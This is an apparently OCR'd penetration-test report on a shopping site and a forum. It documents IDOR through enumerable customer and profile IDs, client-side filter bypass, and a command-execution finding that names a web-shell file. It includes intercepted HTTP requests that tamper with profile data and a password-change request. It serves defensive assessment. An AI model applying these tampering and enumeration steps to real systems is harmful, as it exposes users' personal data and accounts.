
➢ Insecure Direct Object Reference (IDOR):-

Insecure Direct Object Reference (Critical)	Below mentioned URL is vulnerable to Insecure Direct Object Reference. **Affected URL :** • http://43.204.30.166/orders/orders.php?customer=16(all ID) **Affected Parameters :** • customer (GET parameter)

Insecure Direct Object Reference (Critical)	Below mentioned URL is vulnerable to Insecure Direct Object Reference. **Affected URL :** • http://43.204.30.166/orders/orders.php?customer=16(all ID) **Affected Parameters :** • customer (GET parameter)

Observation:-


- First, login to your account then go to the my orders section. Here you can see in the url the customer ID. http://43.204.30.166/orders/orders.php?customer=16
- The receipt gives important details about the customer like address, phone number etc.




Proof of Concept (PoC):-


- Now, we will intercept the request and brute force the order_ID. From this we will get the details of other users


- In the edit profile section (shopping website), we can brute force the ID to view other user's details.



- In forum the view profile section can be brute force to view other users.




cure | 43.204.30.166/forum/index.php?u=/user/profile/3
user
unverified user
Joined: Jan 4 '19 at 6:18 am
Last login: Jan 4 '19 at 6:18 am
3
views
0
posts


secure | 43.204.30.166/forum/index.php?u=/user/profile/2
anonymous
guest
Joined: Jan 4 '19 at 6:11 am
Last login: Jan 4 '19 at 6:11 am
3
views
0
posts

Business Impact – Very High:-

- **Unauthorized access to sensitive data** – Object references often include database IDs, which attackers can access to expose sensitive information about the application/users. The unauthorized user can also use database entries to prepare malicious SQL payloads for further attacks.
- **Object manipulation** – With access to internal references, attackers gain direct access to the data and state of the application. Attackers can then manipulate the exposed objects to modify data, access hidden functions, or further escalate privileges.
- **Direct file access** – Malicious users can combine IDOR attacks with directory traversal attack techniques to manipulate the host's file system. This grants them the ability to upload/download files freely and manipulate content accessed by other users.

Recommendation:-


- Using a hash enables the following properties:
- Allows the absence of a mapping table—-real ID vs front-end ID—-in user session or application level caches.
- Makes creation of the collection of enumeration values more difficult to achieve because, even if an attacker guesses the hash algorithm from the ID size, he cannot reproduce value, thanks to the salt.

➢ Client Side Bypass Filter

Client Side Bypass Filter (Moderate)	Below given URL is vulnerable to Client Side Bypass Filter. **Affected URL :** • http://43.204.30.166/profile/16/edit/ • http://43.204.30.166/forum/index.php?u=/user/profile/5/edit

Observation:-

- First Login in your account. Go to my profile section. There you will find and edit profile section.
- My original number is 8111111999. Now we will change the number by intercepting the request using burpsuite.





```
14
15 ------------------------------35039047642966178479418025738 0
16 Content-Disposition: form-data; name="name"
17
18 reyna
19 ------------------------------35039047642966178479418025738 0
20 Content-Disposition: form-data; name="contact"
21
22 8111111999
23 ------------------------------35039047642966178479418025738 0
24 Content-Disposition: form-data; name="address"
25
26 51 a
27 ------------------------------35039047642966178479418025738 0
28 Content-Disposition: form-data; name="user_id"
29
30 16
31 ------------------------------35039047642966178479418025738 0
32 Content-Disposition: form-data; name="X-XSRF-TOKEN"
33
34 1e11b7ce13ca93a8569e2c3c73496eedce178b0ccd256a35c63e90a74106edcb
35 ------------------------------35039047642966178479418025738 0--
36
```

- Now we will change this original number with a random number. (Tampering data)
- We will also change the name and address.


```
-----------------------------35039047642966178479418025738 0
Content-Disposition: form-data; name="name"

riyan
-----------------------------35039047642966178479418025738 0
Content-Disposition: form-data; name="contact"

9426746777
-----------------------------35039047642966178479418025738 0
Content-Disposition: form-data; name="address"

51 State Avanue
-----------------------------35039047642966178479418025738 0
Content-Disposition: form-data; name="user_id"

16
-----------------------------35039047642966178479418025738 0
Content-Disposition: form-data; name="X-XSRF-TOKEN"

1e11b7ce13ca93a8569e2c3c73496eedce178b0ccd256a35c63e90a74106edcb
-----------------------------35039047642966178479418025738 0--
```

- In the forum section, go to the edit profile section



```
14
15 -----------------------------113980286910580684271998663455
16 Content-Disposition: form-data; name="name"
17
18 reyna
19 -----------------------------113980286910580684271998663455
20 Content-Disposition: form-data; name="avatar"; filename=""
21 Content-Type: application/octet-stream
22
23
24 -----------------------------113980286910580684271998663455
25 Content-Disposition: form-data; name="signature"
26
27 hiii whats up
28 -----------------------------113980286910580684271998663455
29 Content-Disposition: form-data; name="token"
30
31 38dc90b517ada6e0f6795cc875b60a38
32 -----------------------------113980286910580684271998663455--
33
```


- Along with altering the personal information, an attacker can also alter the change password request..




```
POST /forum/index.php?u=/Ajax/user/edit/change_pass HTTP/1.1
Host: 13.232.193.191
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 100
Origin: http://13.232.193.191
Connection: close
Referer: http://13.232.193.191/forum/index.php?u=/user/profile/5/edit
Cookie: key=hg3h81w627h; PHPSESSID=8ptv9j01t1k6406fmnpmtfd275; X-XSRF-TOKEN=a4ca52db12d762a819d245ea5

curr_pass=ishan%40222&new_pass=11111111&confirm_pass=11111111&token=38dc90b517ada6e0f6795cc875b60a38
```

Proof of Concept (POC):-

- The information is successfully updated.






```
-----------------------------11398028691058068427199866345 5
Content-Disposition: form-data; name="name"

riyaa
-----------------------------11398028691058068427199866345 5
Content-Disposition: form-data; name="avatar"; filename=""
Content-Type: application/octet-stream


-----------------------------11398028691058068427199866345 5
Content-Disposition: form-data; name="signature"

hiii bye
-----------------------------11398028691058068427199866345 5
Content-Disposition: form-data; name="token"

38dc90b517ada6e0f6795cc875b60a38
-----------------------------11398028691058068427199866345 5--
```

Business Impact - High

- Wrong Information Conveyed
- Negative customer reviews

Recommendation

- Implement all critical checks on server side code only.
- Client-side checks must be treated as decorative only.
- All business logic must be implemented and checked on the server code. This includes user input, the flow of applications and even the URL/Modules a user is supposed to access or not.


➢ Command Execution Venerability:-

Command Execution Vulnerability (Critical)	Below given URL is vulnerable to command execution vulnerability. **Affected URL :** • http://3.110.31.57/wondercms/files/b374kmini.php • http://3.110.31.57/admin31/console.php

